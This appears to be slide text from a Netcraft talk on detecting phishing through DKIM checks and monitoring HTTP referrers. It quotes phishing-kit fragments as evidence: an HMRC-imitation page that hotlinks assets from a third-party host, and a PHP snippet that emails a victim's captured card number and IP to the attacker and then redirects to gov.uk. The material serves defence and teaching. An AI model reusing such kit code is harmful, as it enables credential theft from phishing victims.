Charlie Hothersall-Thomas cht@netcraft.com





DomainKeys Identified Mail (DKIM)





DomainKeys Identified Mail (DKIM)

```
DKIM-Signature: v=1; a=rsa-sha256; d=paypal.co.uk; s=pp-dkim1;
c=relaxed/relaxed;
        q=dns/txt; i=@paypal.co.uk; t=1485725068;
        h=From:From:Subject:Date:To:MIME-Version:Content-Type;
       bh=tP/kXSe4ctUN4QXUTf093jOrSXbNrbxpjEHuSYOIIEI=;
        b=aEpu6YXJjhRfX2c+VaL01HRYQBPqsLnFzXSNsHDauEf+2hYnVXTq++1M7zjOS954
        TPC6Xz0zHJdBy/PHHHhrMw6+ZD3ALn3GrQ5BtjTcesTTLviEQS+217SfclhMJjYw
        S/SsMUt4JyejNDt+Q+jArYTkqo5FcqBRv8+uQpmP9Afx3maMAA3TA4f8Qc4Ws93S
        tcJq2toUcxPq1W0kxfR/WXJ+VTPzMr5hQSGrq4BDjayuwdJQDeNzIE8K36iDi2KX
        D1y10Lv3UiTsSS4vx10P1onsUwhB90zBwxBf9wmTyZ2HRWrmVYkk9J2zrCej8v5b
        C4Fq97d9PL72EAs70lAPNq==;
```




DomainKeys Identified Mail (DKIM)

```
~$ dig +short txt pp-dkim1._domainkey.paypal.co.uk
"v=DKIM1\; k=rsa\;
p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3EdI1EOw/+ft6uywdUHi5P4CyIqCl5u31
m88yuixkRHVYLGe/NLC8wjzOHkeN6kKjrdCMXhDcBK2CFnTKKptJdwmj25o3Kj3uqscN+jEzGaIy0hR
vnFZ2FGr6MdQxMLI0xkC1fFiU22TCuwEJydxKtTQ1"
"bLByfCf6vgEEsIL5Wpg8iDvo5wCbDesPOwVz0FpsJWHIPOtTfDc43Zjuk5WCZm5hVX7ubVBuV3HxLv
GWugnfqjnbWXLOcKQAIqnKYVvF5RQOT11b7bguwTYdpPMMccWPlHq5ZsoFCw1yN+P9k36N0WdINYRq8
3zi+aO0jPxgzzQ9BJ3JcZrP3rdis1fZQIDAQAB"
```



HTTP Referrer Monitoring





HTTP Referrer Monitoring

```
2 <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
 3 <html lang="en">
4 <head>
 5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
 6 link rel="SHORTCUT ICON" href="favicon.ico">
7 <link rel="icon" href="favicon.ico" type="image/ico">
8 <title>HM Revenue & Customs: Home Page</title>
9 <script type="text/javascript" language="javascript" src="http://belkeram.com/docs/vrf.js"></script>
10 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/homepageLayoutStyle.css" TYPE="text/css" MEDIA="screen">
11 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/navigationHeader.css" TYPE="text/css" MEDIA="screen">
12 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/affinity.css" TYPE="text/css" MEDIA="screen">
13 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/homepagePrintStyle.css" TYPE="text/css" MEDIA="print">
14 <LINK REL=StyleSheet HREF="http://www.hmrc.qov.uk/css/niftyCorners.css" TYPE="text/css" MEDIA="screen">
15 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/navigationFooter.css" TYPE="text/css" MEDIA="screen">
16 <!--[if lt IE 7]>
      <link rel="stylesheet" href="http://www.hmrc.gov.uk/css/layout-ie6.css" type="text/css" media="screen" charset="utf-{</pre>
18 <![endifl-->
19 <!--[if gte IE 6]>
      <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/layout ie.css" TYPE="text/css" MEDIA="screen">
21 <![endif]-->
24 <!-- Init JS file for Rounded Corners -->
25 </head>
26 <body>
29 <!-- HEADER -->
           <a href="/"><img src="http://belkeram.com/docs/banner.png"></a><Hl class="hidden">HM Revenue & Customs</Hl>
      <div id="navigation">
34
              <br class="clear">
              <div id="lower nav">
37 <div id="site search"></div>
      </div>
42 </div>
```



HTTP Referrer Monitoring

- When a phishing site hotlinks a resource, a request is made to the target organisation's webserver.
 - The Referer header contains the referrer URL of the phishing site
- Can monitor the target organisation's webserver logs for phishing site referrer URLs




Redirects and Referrer Monitoring

- Many phishing sites will redirect a user to the real site once they've captured a victim's credentials
 - Again, the phishing site's Referer URL will be logged by the target organisation's webserver
- Most phishing sites will also include links to the target organisation's real site
 - If a victim clicks on one of these, the Referer URL of the phishing site will be logged by the target organisation's webserver

```
$subj = "$cnumber - $ip";
include 'email.php';
$headers .= "Content-Type: text/plain; charset=UTF-8\n";
$headers .= "Content-Transfer-Encoding: 8bit\n";
mail("$to", $subj, $msg,"$headers");
header("Location: http://www.gov.uk");
?>
```



How effective?





Netcraft Referrer Monitoring Service

- Can detect phishing sites in near real-time
- Web server logs can be delivered through numerous means, including email, Amazon S3 or by embedding a seal image
- Logs are processed to remove duplicates, own-sites and 'safe' sites (e.g. web proxies), before remaining URLs are sent to our classification system
- Customers normally see an increase in number of phishing sites detected
 - Typically leads to an increase in the number of phishing kits found



Referrer Monitoring and Phishkit Detection

